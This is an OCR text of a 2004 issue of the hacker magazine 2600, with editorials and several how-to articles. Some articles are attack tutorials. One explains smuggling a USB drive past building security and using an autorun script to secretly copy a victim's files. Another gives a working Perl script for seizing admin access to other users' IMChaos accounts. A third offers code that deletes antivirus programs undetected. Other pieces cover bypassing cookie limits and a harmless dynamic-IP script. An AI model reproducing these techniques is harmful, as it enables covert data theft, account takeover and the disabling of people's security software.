Volume Twenty-One, Number One!
Spring 2004, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

41>
0 74470 83158 7

The Army needs more BLUEBOXES

"We have never had vulnerabilities exploited before the patch was known."

- David Aucsmith, head of technology at Microsoft's security business and technology unit, February 2004.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Kobold, w3rd, Gehenna, Brilldon, Chibi-Kim, lee, Nico, Logix, Boink, John**

IRC Admins: **daRonin, Digital Mercenary, Shardy, The Electronic Delinquent**

Inspirational Music: **Boards of Canada, The Ruts, Elvis Costello, Deodato, DJ Dangermouse, Coil, Jean Michel Jarre, Debby McClatchy, Tenacious D**

Shout Outs: **Edgar Allan Poe**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.
Copyright (c) 2004
2600 Enterprises, Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.


Back issues available for 1984-2003 at $20 per year, $26 per year overseas.

Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Mind Droppings



Twenty Years After	4
Taking Advantage of Physical Access	6
Bypassing Minor Website Security	7
Exploiting AIM Screen Name Loggers	10
Using Perl to Defeat Provider Restrictions	11
A Simple But Effective Spanner in Your AVS	14
Hacking the Hilton	18
Cruise Cracking	19
A Sprint PCS Trick	21
Hacking a Mercedes Benz with a Universal Remote	21
The $40 Hardware War Dialer	22
Serial Number Security	23
Barcode Tricks	25
Installing Debian on your Unmodded Xbox	27
Letters	30
Uncapper's Paradise	40
Inside Adelphia	44
Subverting Non-Secure Login Forms	45
Setting Your Music Free: iTunes Music Sans DRM	52
Vonage Broadband Security Risk	53
Sharing Your Life on a Peer-to-Peer Network	53
MSN Redirect Scan	55
Marketplace	56
Meetings	58

Twenty Years After

This issue marks the beginning of our 20th anniversary. Never in our wildest dreams did any of us think it would come this far.

Back in 1984, our first issue was xeroxed after hours in an office we weren't even supposed to be in and sent out to about two dozen people who had heard about us on several BBS's. We fully expected to be arrested shortly afterwards, since there was already an active hacking prosecution focusing on members of our staff and since we chose to put an expose in our first issue that exposed an FBI informant.

As it turned out, the knock on the door never came, the prosecution ended with a relatively fair sentencing (no damage caused, no imprisonment, no crippling fines), and the case that the exposed FBI informant was helping to build collapsed under the weight of the scandal. Even members of the FBI saw humor in the situation.

A lot has happened in 20 years.

We often choose to focus on the negative developments, mostly because they pose an imminent risk to many of our readers and also because there seem to be so many of them. But there have been plenty of good things over the years and we have no doubt there will be many more. It's important not to overlook them.

The fact that we're still here and still strong is really a cause for celebration. From the beginning, we've gotten support from some of the most unlikely places. That was our first big surprise. People within many of the federal agencies we had seen as foes cheered us on with letters of encouragement or warm words at a conference. A good number of individuals inside the corporations we wrote about looked forward to their next issue of *2600* as eagerly as any hacker. They even helped out by writing articles. And the enthusiastic reaction spread everywhere else you could imagine - foreign countries, the military, even a few parents. And none of this seemed to be in any way limited to one end of the political spectrum. From the far left to the far right and just about everywhere in between, people seemed to get it, to appreciate what it was that *2600* stood for. And that, more than anything else, is what has kept us going. It's one thing to stand up for what you believe in and to constantly be speaking out on the issues. But without the support shown from all of you in so many different ways, we would have quickly run out of steam. We can only hope that others who become involved in things they feel passionately about get to experience this remarkable feeling too.

It was ten years ago that our main concern was the explosive interest in the hacker world by the mainstream and how this could pose a threat to our ideals. In 1994, on our tenth anniversary, there was a surge in books and movies about hackers and this in turn led to a huge influx of people who wanted to call themselves hackers without actually learning anything. The dynamics had changed and hackers were in danger of being subverted by this sudden mass appeal. Today the masses still regard hackers with a mixture of fear and admiration but, more importantly, the hacker ethic is still alive and well. If it can survive what's going on today, we think it'll be around for quite some time to come.

It was also in 1994 that we had our very first HOPE conference which originally was organized to mark our tenth anniversary. Ten years later, we're having our fifth conference - The Fifth HOPE. The conferences too have witnessed massive growth and change over the years and we constantly hear how the experiences have made a difference in people's lives and given them all kinds of inspiration and new things to think about. We hope to continue that tradition this July and we're looking forward to seeing many of you there as we officially celebrate 20 years. And if you want to get involved as a speaker or a volunteer, we welcome your participation as always. Just visit www.hope.net for all the details.

While being around for everything that's happened in the last two decades was something truly unique, we need to remember that there is a constant influx of new people who didn't get to witness most of it firsthand.

That's why our history is vital and why we're so lucky to have much of it documented, whether it be through our back issues, our archived radio shows, or video from the conferences. Things are always changing but that change can be imperceptible on a day to day basis. It's important to go back and review and realize how our lives, our technology, and society have become different. And for those who are new, knowing how things looked, sounded, or felt in the past is a key to understanding and affecting the future.

We all know about the bad things - the use of technology as a restrictive tool, the increasing paranoia and repression that's all around, the demonization of hackers, the insane and out of proportion punishments.... The way things are going it's likely to get a lot worse before it gets any better. That's why our collective voices are so important. Imagine what the last 20 years might have been like had we never gotten beyond that first issue. We didn't know what would happen next back then and we know that even less today. But what we do know is that we have to face it without flinching. This is how history is made.

2600 January, 1984!

Published monthly by 2600 ENTERPRISES, an electronospheric organization. Subscription rates are $10 annually. Write to 2600, Box 752, Middle Island, NY 11953.

*0#D

VOLUME ONE, NUMBER ONE

AHOY!

(That's how Alexander Graham Bell used to answer his phone. For some reason, it never caught on...)

This is the very first issue of *2600*. We will, on this page, explain our motives and what the goals are which we hope to achieve with this publication.

The idea for *2600* was born early in 1983. We saw a tremendous need for some form of communication between those who truly appreciate the concept of communication: technological enthusiasts. Of course, others have different ways of describing such people—these range from words like hacker or phreaker to stronger terms such as criminal or anarchist. Our purpose is not to pass judgement. *2600* exists to provide information and ideas to individuals who live for both. **All of the items contained on these pages are provided for informational purposes only. *2600* assumes no responsibility for any uses which this information may be put to.**

Of course, a lot has changed since our first days. *War Games* came out. And then the 414 gang got caught. Suddenly everyone was talking about phreakers and hackers. And while there were some that sort of jumped into the limelight, others were a bit more cautious, in fact, some were quite upset. Sure, the publicity was fun. But what would be the cost?

Well, time has passed and the cost has been high. Phreakers and hackers have been forced into virtual isolation. Raids by the FBI have become almost commonplace. The one magazine that was geared towards phone phreaks (*TAP*) mysteriously disappeared at the height of the crisis, sparking rumours that they, too, had been raided. However, in November, the magazine resurfaced, with an explanation that a fire had destroyed part of their mailing list. (Incidentally, if your name was one of the ones that was lost, you can claim the issues you are entitled to by sending *TAP* a copy of their mailing label or a cancelled check.)

And then there was the legendary computer bulletin board known as *OSUNY*. Enthusiasts from all across the country called up this board and left messages ranging from the latest in Sprint codes to how to crash an RSTS system to what to do once you've finally gained access to Autovon. Within a week after being mentioned in *Newsweek*, *OSUNY* was disconnected. Word has it that they are still in existence somewhere, but by invitation only. A truly smart move, if that is the case.

Many hackers were keeping a low profile even before the October raids. When the FBI confiscated equipment from 15 sites across the country on the twelfth and thirteenth of the month (sponsored by a grant from the folks at GTE), many of our contacts were lost because they feared the consequences of continuing. Two organizations, the Inner Circle and PHALSE, were deeply affected by the raids. The latter group (whose initials signify Phreakers, Hackers, and Laundromat Service Employees) is still in contact with us on occasion and has promised to contribute many articles devoted to just what was really going on.

So it seems that the events of 1983 have conspired to actually *strengthen* the resolve of hackers and phreakers across the country to put out this monthly newsletter. We hope you will help us continue by subscribing, spreading the word among your friends, and of course contributing articles and information. Since we are non-profit, it really doesn't matter to us if you xerox your copy and send it to someone else—all we ask is that you let us know so that we can have a rough idea of how many people we're reaching.


2600 has several sections, some of which will appear every month, others on an irregular basis. On this, the front page, and on page two, you will always find informative full-length features on relevant subjects. Future topics include: "A Guide to Long Distance Telephone Services and Their Vulnerabilities", "DEC and Their Many Mistakes", "Phreaking in the Sixties", and "Tracing Methods Used by the Law", as well as any late-breaking items. "FLASH" appears on page 3 and provides a roundup of timely news items written from a technological enthusiast's perspective. Page 4 is used for a variety of things—interesting stories from the past, schemes and plots that just might work, and feedback from subscribers. The last two pages of *2600* are comprised of data. Just what sort of data, we cannot say. However, if it is something that you are looking for, then you will probably recognize it.

The three holes on each page serve a purpose. We suggest that you obtain a loose-leaf book so that you can neatly file every issue of *2600* you receive.

Many thanks to those of you who subscribed without even seeing an issue. A word of advice, though: don't do it again or you'll probably get ripped off! We'd also like to thank those who took advantage of our free issue offer. If interested in subscribing, the rates and address can be found at the top of this page.

Welcome to *2600*. Turn the page and become a part of our unique world.

Taking Advantage of Physical Access



by Wrangler

If you want to attack someone, you don't do it on CNN. Rather, you plan covertly, go in quietly, accomplish your objective, and get out leaving no traces. This methodology is standard operating procedure for hackers, military Special Forces, and anyone else with a clue. What follows is a brief lesson on how to hack a computer in a secure organization under certain circumstances.

The following givens apply to this discussion. First, physical access to the target machine is required. Second, the machine must not require authentication, i.e. it must already be "logged in." Third, the available account must afford sufficient privileges to permit the user to physically attach hardware to the machine. On most computers running a variant of UNIX this will require operator or root account access. On computers running Microsoft Windows XP or 2000 every account can perform this task unless explicitly prohibited in the user policy.

Begin by purchasing a 256 megabyte solid-state hard drive. I bought one recently on eBay for around US $50 plus shipping and handling. The typical unit measures .25 by .75 by 2.75 inches. The unit connects to the computer using any available Universal Serial Bus (USB) port. Any computer that has enabled USB ports recognizes the hardware. Driver installation is automatic for Windows XP and 2000 machines, courtesy of Microsoft's "plug and play" mechanism. The drive will appear as a removable disk. For machines running UNIX with USB compiled into the kernel, no driver is required. However formatting, mounting, and unmounting the drive requires full administrator (root) privileges. The drive can be preformatted with various file systems for Windows or UNIX machines depending upon what machine you intend to target. Format the drive with one or more file systems prior to reaching the target location.

These new solid state USB drives are virtually undetectable by the hulking giant metal detectors used to scan people who enter and leave corporate and government buildings. Dismantle or modify the sole or heal of a running shoe or dress shoe that will accommodate the hardware. To infiltrate the device into the target location, upon arrival at the target casually toss your suspicious cellular phone and deadly car keys into the plastic tray provided and walk through the metal detector without so much as a second look. If the target location requires you to remove your shoes, as some federal buildings do, conceal the device in a metal coffee mug by wrapping it in a plastic bag, effectively "floating" the device inside the metal container, which will appear to be empty. In the unlikely event that security personnel open the container, act surprised, apologize, and retreat to return the offensive device back to your car.

Once you have infiltrated the device within the confines of the building, it is a simple matter of waiting for an opportunity. An unattended workstation that is not properly secured and a couple of uninterrupted minutes and the data, confidential or otherwise, are yours for the taking. Surprisingly, the one shortcoming of using these devices is not the gizmo itself. Rather, the target computer's hard drive will be your biggest obstacle. The flash memory chip inside the solid-state hard drive can read in the data as fast as the computer can hand it over. Hard drives, however, operate much more slowly, make noise, and usually illuminate a light when they are in operation. Additionally, the presence of the USB port on the front of the machine, such as with some Compaq workstations, will make the data transfer somewhat conspicuous since some solid-state flash disks light up when connected.

To implement the data transfer, a variety of options are available. You may choose a commercial product, such as Symantec

Ghost, and attempt to copy the entire drive (provided that the solid state disk can accommodate the target hard drive's capacity). Alternately you can utilize other software, perhaps custom built to not show up in the Task Manager Window, and grab data at your leisure. The data capture can be scripted if you are familiar enough with the target machine to identify the data of interest beforehand. If you will have uninterrupted access to the machine over a long period of time, this is the best method since the software can be written to perform the data transfer in a less obvious manner. Another option available if the machine will be accessible over a long period of time is to utilize a keystroke monitor and capture any username and password combinations that the target may enter.

Recently I attempted this tactic on an unsuspecting acquaintance. While distracting the target, I inserted the solid-state hard disk into the USB port on the back of their PC. The Windows operating system automatically recognized and installed the drive. Next, Windows automatically loaded a pre-written script, named autorun, from the flash disk. The script proceeded to copy the workstation's "My Documents" folder and all existing subfolders while the target and I were away from the office. Back in the office, when the opportunity presented itself, I removed the hard drive from the USB port. The target computer displayed a dialog box indicating that removing a drive without detaching it first is not recommended. I quickly checked the "do not display" box and clicked the OK button. With the flash disk in my pocket, I walked away undetected.

What can be done to defend against such an attack? Since most organizations will not abandon Windows, they need to ensure that their existing network security policy prohibits users from attaching any hardware to their machines. Site security needs to be educated and informed about the technology so that they can be more vigilant. Last but not least, employees must be trained to not leave their workstations unattended for any period of time, especially when non-employees are present in the organization.

Bypassing Minor WEBSITE Security

by Galahad
galahad@galahadhq.com

This article describes several tricks some websites use to protect their content, limit the number of times you use their services, and even spy/collect information on you. It also describes methods to bypass this sort of mild security. Keep in mind that this article is for educational use only. The sites that apply these methods of security may do so in an effort to protect their copyrighted content. It is every artist's right to give out his work for a price, and you must respect that. I do not endorse stealing (though in this case the crime is cheating at worst). This is only for you to learn of these tricks, how to bypass them, and how to use them for your own website, so that we can crack them, hehe.

In this article I'll be using Windows 98 SE and Internet Explorer 6. If you use another operating system or browser, find the settings equivalent to those described on your browser or OS. I'd like to mention that this article is written for beginners, and I am quite sure that most of the methods described are already known to and maybe used by the more advanced. But then again, I might surprise you. Let me also mention that any websites mentioned here are merely used as examples. I do not mean to harass these sites. I only included them because they bear good examples of the "tricks" I describe.

Right-Click Suppression

Problem: Ah yes, good old right-click suppression. This is the method to "protect" the site's viewable content from being saved to disk through disabling the right click of the mouse. This is also the most annoying and the easiest to bypass. The sites that use this are usually quite amateurish (have you ever

noticed that no professional website has right-click suppression?) and it can be very annoying for the user of the website.

Solution: What we want to do here is save the text, the images, and the video that is on the website onto disk. How do you do that? Simple. Just view the website. Now it's on your hard disk. "How?" you may ask. Well, what the webmasters that use right-click suppression don't realize is that when you view text or image or video on their site, it's downloaded into your "Temporary Internet Files" folder automatically. So the files they try so desperately to protect are already on your computer. So the only problem is how to get to the files on your computer. I'll explain how, and I'll also describe a few alternative methods to do this.

Method A: View the website. Once the whole page has been downloaded, go View>Source. This should open up your notepad/wordpad. Now, what we need to find is the name of the file we want. Look for text nearest to the picture in question. For instance: "This is a picture of a full moon" is shown on the page right next to the picture on the page. So in the source code of the document (View>Source) search for "This is a picture of a full moon". Now, if the picture came in after the text, then look for the picture name after this text. An example of what the picture will look like is: `<IMG SRC="abcd.gif" WIDTH="620" HEIGHT ➥="200">`, where "abcd.gif" is the name of the picture you're after. Now open your Windows Explorer, go to the "Windows" folder, then to the "Temporary Internet Files" folder. Search for "abcd". Note that I didn't include the file extension ".gif". There is a reason for that. When the search finishes, you should see something like "abcd[1].gif". That's the file. If there are multiple results, they will look like "abcd[1].gif" and "abcd[2].gif". This means that there was another image named "abcd.gif" on another site. Open them both to see which one is the one you're after. Once you find it, copy it to a folder you want, and there you go.

The next method is a simpler way to do the above:

Method B: Open the web page you want. Go File>Save As and save it somewhere on your computer. We'll name the file "Gamesta ➥tion". Now, go to that file on your computer. In the same folder that contains "Gamesta ➥tion.htm" there should be a folder named "Gamestation_files". Open that folder. It contains all the pictures contained on that site.

The next method is a more complex version of the above, that involves removing the JavaScript code that causes this right-click suppression from the file saved locally. You'll need an HTML Editor program, though you can simply open the ".htm" file from notepad.

Method C: Open the saved "Gamesta ➥tion.htm" through your HTML editor or notepad/wordpad. Near the beginning of the source code, somewhere in between the <HEAD> and the </HEAD> tags, there should be some code in between a <SCRIPT> and a </SCRIPT> tag. It should look like the following:

```
<SCRIPT language=JavaScript1.1>
<!-- Begin
function right(e) {
if (navigator.appName ==
➥'Netscape' &&
(e.which == 3 || e.which == 2))
return false;
else if (navigator.appName ==
➥'Microsoft Internet Explorer' &&
(event.button == 2 || event.button
➥== 3)) {
alert("Right click has been
➥disabled. Please don't steal.");
return false;
}
return true;
}
document.onmousedown=right;
if (document.layers) window.captureEvents
➥(Event.MOUSEDOWN);
window.onmousedown=right;
//  End -->
</SCRIPT>
```

Found it? Delete that piece of code. Now save the file, and open it from your web browser. You should find that there is no more right-click suppression.

Cookie Protection

Problem: Some sites offer services for free, but only for a few times a day. For instance, gamewallpapers.com contains downloadable wallpapers of various games. You can download two or three and then you get a message: "Daily Wallpaper Limit Reached." To view more wallpapers, you have to pay an amount of money or wait for the next day to see a few more.

Solution: In this case, the site places a cookie on your system. Whenever you visit the site, it will view that cookie, and see how many, if any, wallpapers you have seen that day. What we have to do is block the site

from opening the cookie. There are two ways to do this. The first will allow you to view as many wallpapers as you like. The second is in case the first doesn't work, and you'll have to repeat the process every time you view three wallpapers.

Method A: Open Internet Explorer. Go Tools>Internet Options. On the window that will pop up, click on the "Security" tab. Near the bottom of the window, there should be a "Custom Level" button. Click on it. In the new window that will pop up, scroll down until you see "Cookies". Under "Cookies" there are two sub-titles: "Allow cookies that are stored on your computer" and "Allow per-session cookies (not stored)". Each of these two has three selections: "Disable", "Enable", and "Prompt". Select "Disable" for both of them. Click "OK" and "Yes" on the message that will pop up. Note that from this screen you can click "Default Level" to restore your settings as they were before if you have any problems. Now click "Apply" and click "OK". Close your browser, reopen it, and go to the page with the limitations, in our case "gamewallpapers.com". Presto! Unlimited access to the content!

What? It didn't work? When you go to the page it says: "Your web browser uses an HTTP proxy that filters out 'cookies'" or something similar? Oh well. Guess we'll have to try the other method:

Method B: Open your Windows Explorer. Go to the OS directory (Windows in my case), then to the "Cookies" directory (or wherever your computer stores your cookies). Now, look for (manually or by searching) a cookie that contains the address of the site in question. In my case it's "gamewallpa➥pers.com". (Note: There may be more than one. If so, select them all.) Found it? Now delete the little bugger! Next, open Internet Explorer. Go Tools>Internet Options. From here look for "Temporary Internet Files". In this area click the "Delete Files..." button, make sure there's a check mark in the box next to "Delete all offline content", and click OK. When it's done deleting, click "Apply" and click "OK". Then open the website and get the files. The thing is, once you hit the limit again, you'll have to repeat the entire process. Better hope the files are worth the trouble....

Web Bugs

Problem: A web bug is a small graphic on a web page or in an e-mail message designed to monitor who is reading the page or message. Web bugs are usually GIF images, 1-by-1 pixels in size, so are most probably virtually invisible. They are usually placed on Web pages by third parties interested in collecting data about visitors to those pages.

Solution: You can't exactly remove a web bug from a website. And even if you downloaded the whole site and removed the web bugs from the source code of the local file, you would still need to actually find the web bug, and that's not easy. In the source code of the page in question, you should look for tags in the code that start with "IMG SRC", for instance <"IMG SRC="images/bug.gif">. The size of the image should be 1-by-1 pixel (WIDTH="1" HEIGHT="1"), and the location of the image will usually be on another website (<IMG SRC="http://ad.doubleclick.➥net/images/bug.gif">).

A much easier way to find web bugs is using an Internet Explorer add-on called "Bugnosis", which can be downloaded from www.bugnosis.org, where you can also find more detailed documentation on web bugs. The Bugnosis add-on locates the web bugs in a web page you're viewing and replaces it with an image you select. This way you can make the web bugs appear, though this won't halt their activity. To block web bugs you must use an advertisement blocker (a few good ones are recommended at the Bugnosis site).

Are You an "Off The Hook" Listener?

If you've grown weary of downloading all of the archived shows from 1988 onwards, then you should continue reading this paragraph! We've taken all of the shows from 1988 to 2003 and stuck them onto a single DVD. That's right, they're all on one disc! These are the MP3's that you can still download from our site. For only $30 you can save yourself the time and storage needed to have all of these shows (and show summaries) at your fingertips. (These DVD's are readable in all but the oldest of DVD computer drives and they will also work on most standalone DVD players!)

To order, visit our online store at http://store.2600.com or send $30 to:
2600 P.O. Box 752 Middle Island, NY 11953 USA

Exploiting AIM Screen Name LOGGERS

by Stik

As an AOL Instant Messenger user, you are probably familiar with IMChaos.com, the site known for its unique screen name loggers. To make and use your own, you choose what type of logger you want from their site; Simple List, Profile Pic, Spy Survey... all offered options will work. You fill out the required forms then copy and paste your personally generated hyperlink to your profile. Your friends will see the link in your profile, click it, and it will add their screen name to the list of others who clicked the link.

On older IMChaos loggers, you were able to gain admin access by copying the hyperlink url from the AIM Profile window and pasting it into your browser address bar and changing your screen name to the profile holder's screen name. With admin access you can delete, edit, and view detailed info about the visitors.

Once this technique stopped working, I started to think about what the problem could be and what they could have changed to prevent this from functioning. I knew it worked in the AIM Profile window, but not Internet Explorer or any other browser I tried. I used a small script to grab the environment variables out of the current browser, so I could compare the results from Internet Explorer with those from the AIM Profile.

```
#!/usr/bin/perl
##
##  printenv -- demo CGI program which just prints its environment
##
print "Content-type: text/plain\n\n";
foreach $var (sort(keys(%ENV))) {
    $val = $ENV{$var};
    $val =~ s|\n|\\n|g;
    $val =~ s|"|\\"|g;
    print "${var}=\"${val}\"\n";
}
```

I then noticed the difference in UserAgent strings and came to the conclusion that the php script they use on their site must have a line of code that looks something like this:

```
<?php
$ua = $_SERVER['HTTP_USER_AGENT'];
if($ua == "AIM/30 (Mozilla 1.24b; Windows; I; 32-bit)"){
        //they are using aim and everything should work
} else {
        //they aren't using aim so the screen name will not be added
}
?>
```

I decided to test my theory by writing a script to spoof the AIM Profile window using Perl, emulating the AIM Profile browser by using its UserAgent in my attempt to reach the admin page. Just as I thought, the site only works properly for the AIM Profile browser, and now, any browser using my script. My code is listed below. I commented it heavily for this article so you can understand what is going on. If you decide to try to run this code, make sure it is on a machine supporting perl/cgi with the modules HTTP:Request and LWP:UserAgent installed (which are easily obtained for free at cpan.org if you do not have them). Once you become comfortable with the code feel free to add on to it and make it better.

```
##  IMChaos.cgi
##  Exploit to gain admin access to any IMChaos account
##  Spoofs the AIM Browser Window
##  Written by: Stik
use HTTP::Request;
```

```
use LWP::UserAgent;
  ##  Includes the above modules to be used in the script
print "Content-type: text/html\n\n";
  ##  To output as an HTML Page, this is necessary
$agent = 'AIM/30 (Mozilla 1.24b; Windows; I; 32-bit)';
  ##  UserAgent String of the AIM Window
$tmp = $ENV{'QUERY_STRING'};
  ##  URL of the hyperlink clicked, blank if no hyperlink was clicked
if($tmp ne ""){
 ##  The following keeps the browser spoofed when hyperlinks are clicked
  $tmp =~ s/link=//g;
    ##  Removes the word "link=" from the URL of the clicked hyperlink
  $listurl1 = $tmp;
    ##  URL of the clicked hyperlink
  $ua = new LWP::UserAgent agent=>$agent, env_proxy=>1;
    ##  Spoof the AIM Profile UserAgent as the UA of the current browser
  $request = HTTP::Request->new(GET => "$listurl1");
  $content = $ua->request($request)->content;
    ##  Request the HTML of $listurl1, the clicked hyperlinked page
  print "$content<br>";
    ##  Display the page as it would be seen in the AIM window
} else {
 ##  The Normal Spoofed page, before any hyperlinks are clicked
  $listurl = 'http://dilutedweb.com/m.php?a=AdminScreenName&b=
  ➥SETOFLETTERS';
    ##  $listurl MUST be the hyperlink url with the profile holder's SN in place of yours
  $ua = new LWP::UserAgent agent=>$agent, env_proxy=>1;
    ##  Spoof the AIM Profile UserAgent as the UA of the current browser
  $request = HTTP::Request->new(GET => "$listurl");
  $content = $ua->request($request)->content;
    ##  Request the HTML of $listurl, the Admin IMChaos Page
  $content =~ s/\href=\"/href="IMChaos.cgi?link=/g;
    ##  Replace all links with code to keep the browser spoofed as AIM
  print "$content<br>";
    ##  Display the page as it would be seen in the AIM window
}
```

USING PERL TO DEFEAT Provider Restrictions

by TRM

In this article I will describe how two Perl scripts can work together to update your hosted website with links to your personal home web server. This is handy if you have a broadband ISP that changes your IP address on a regular basis, or if you just need to be able to handle the rare occasion where that might happen.

Background

A few years ago the company I work for was selling some of their old PCs to the employees. I purchased one of these systems because I wanted the 17" monitor. The computer was a no-name 200MHz with 32M of RAM. Not knowing what else to do with this box I installed Linux. It soon became a headless Apache/MySQL server. Having experience with Perl and databases I began writing a small application that would allow me to save and catalog work-related information (like Oracle optimization tricks, which I have trouble remembering on my own).

I have broadband service and a home network. A diskless Coyote Linux router provides NATing, DHCP, and firewalling. I opened a hole in the firewall and port forwarded to my new Linux box. Now I could access my web server from work and home!

The Problem

Occasionally my ISP updates my IP address. Or the power goes out for a day and my old IP gets reallocated. Whatever the reason, every now and then my IP address changes. The more I came to depend on my little web application (which was growing all the time), the more inconvenient these IP changes became. I was the only one who was going to access the server so I didn't see the point of subscribing to a DNS service.

I tried to find a way to email myself at work whenever the IP changed, but every attempt I made to determine my external (ISP provided) IP address from the Linux server using a script ended in failure because of the NATing. I could have loaded a script onto the boot floppy of the Coyote router, but there isn't much room on that floppy for extra scripts, so running a program from there didn't seem like a good option.

The Solution

Then I remembered that when a web server receives a request the IP address of the requester is available to CGI scripts. So I wrote two Perl scripts. The first script is run from a cron job on my Linux server at home. It makes a web site request. The second script runs on my free website account. It handles the request from the first script and creates files which are later included in one of the pages on the site using Server Side Includes.

Here is the first script:

```
#!/usr/bin/perl

    ##########################
    ## setIP.pl - requests a page from a website and just exits.
    ##########################


    use strict 'refs';
    use LWP::Simple;

    my ($content);
    my $linkURL = "http://<your external site here>/cgi-bin/getIP.pl";

   $content = get ($linkURL);
```

This script doesn't do much, but it does introduce the LWP Perl module. LWP provides an easy way to implement web clients in Perl. In this case all we want to do is send a request to our Perl script on the external site. We don't care about getting a page back so the script terminates right after the request. I created a cron job that executes this script once every hour. So if the IP address of my home web server changes, the links on my external site will have the new IP within the hour. This is really handy if the IP changes while I'm trying to use my application from work. Of course, I could run this script every five minutes if I wanted to.

The second script does most of the work (not that there's much to do). It uses the web server's REMOTE_ADDR environment variable to create small files on the web server. Using SSI these files are later included into a page on my external site.

```
#!/usr/bin/perl

  ##########################
  ## getIP.pl - Save the IP address of the requester
  ##########################

  use strict 'refs';


  $remoteAddress = $ENV{REMOTE_ADDR};
  #
  # This saves a file on the server that contains just the IP address,
  #  just for shits and giggles.
  #
  open ( OUTFILE, ">homeIP.txt" );
  print OUTFILE $remoteAddress;
  close OUTFILE;
```

```
#
# This file contains an HTML anchor that points to the application
# on my home server.
#
open ( OUTFILE, ">appname.html" );
print OUTFILE "<A HREF=\"http://$remoteAddress/appname\">My Application</A>";
close OUTFILE;

#
# This file has an HTML anchor that points to the same application
# on my home server.  But this time over SSL (port 443)
#
open ( OUTFILE, ">secure_app.html" );
print OUTFILE "<A HREF=\"https://$remoteAddress/appname\">My App(secure)</A>";
close OUTFILE;

#
# This file has an HTML anchor that points to a second application that I use.
#
open ( OUTFILE, ">secondApp.html" );
print OUTFILE "<A HREF=\"http://$remoteAddress/secondApp\">Second App</A>";
close OUTFILE;

#
#  A static web page on the home server
#
open ( OUTFILE, ">page.html" );
print OUTFILE "<A HREF=\"http://$remoteAddress/page.html\">Static Page</A>";
close OUTFILE;
```

Now that I have four new files on the hosted web site, what do I do with them? I created a .shtml file that takes those files and places them inside a web page. Now the page can be viewed and the links are always up to date.

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Links to home server</title>
</head>

<body>
<table border="0" cellpadding="0" cellspacing="0" width="100%"><tr><td>
<p align="center"><font size="6"><strong>My Stuff at Home</strong></font>
<br>
<BR>
<!--#include file="cgi-bin/appname.html" -->
<BR>
<!--#include file="cgi-bin/secure_app.html" -->
<BR>
<!--#include file="cgi-bin/secondApp.html" -->
<BR>
<!--#include file="cgi-bin/page.html" -->
<BR>
</td></tr>
</table>

</body>
</html>
```

This may not be the most elegant solution to the problem. In fact, it's a bit of a kludge. But it doesn't rely on an external DNS provider and was easy to implement.

Related Links

http://free.prohosting.com - reliable free web hosting with CGI support.
http://lwp.linpro.no/lwp/ - for information about the LWP and libwww-perl perl modules.

Thanks to: Joshua Jackson for creating Coyote Linux, Larry Wall for Perl - the most fun programming language on the planet, Jen, Will, and Maddy for putting up with my computer habit.

A Simple But Effective Spanner in Your AVS

by Irving Washington
thedarkshirt@hotmail.com

First off, sorry if anyone's miffed that I wrote this in Object Pascal. I happen to like Borland's IDEs, and Delphi 7 came free with a computer mag DVD. I actually like it when the aim is to produce a Win32 app which can easily take the look and feel of all the Win OS's, from the battleship gray of 95 to the Fisher-Price makeover of XP. So there. I'm sure you all will take about ten seconds to appreciate the concept and can then write something similar in your own languages.

The basic concept is this:

On execution, the program looks for various .exe files in their standard installation places on the PC running the program. If they exist, the program deletes them. For example:

```
if fileExists ('C:\AVS\AVS.exe') then
   deleteFile ('C:\AVS\AVS.exe')

endif.

(Repeat for each file you want to
delete)
```

And that, as they say, is that.

It's easy to get lists of .exe files and their default install locations without shelling out for all the packages. I got mine by downloading demo versions. I expect there's an easier way to read the tree for each AVS package, but I wanted to get something going quickly to see if the AVS software would pick it up. It doesn't, as far as I can tell.

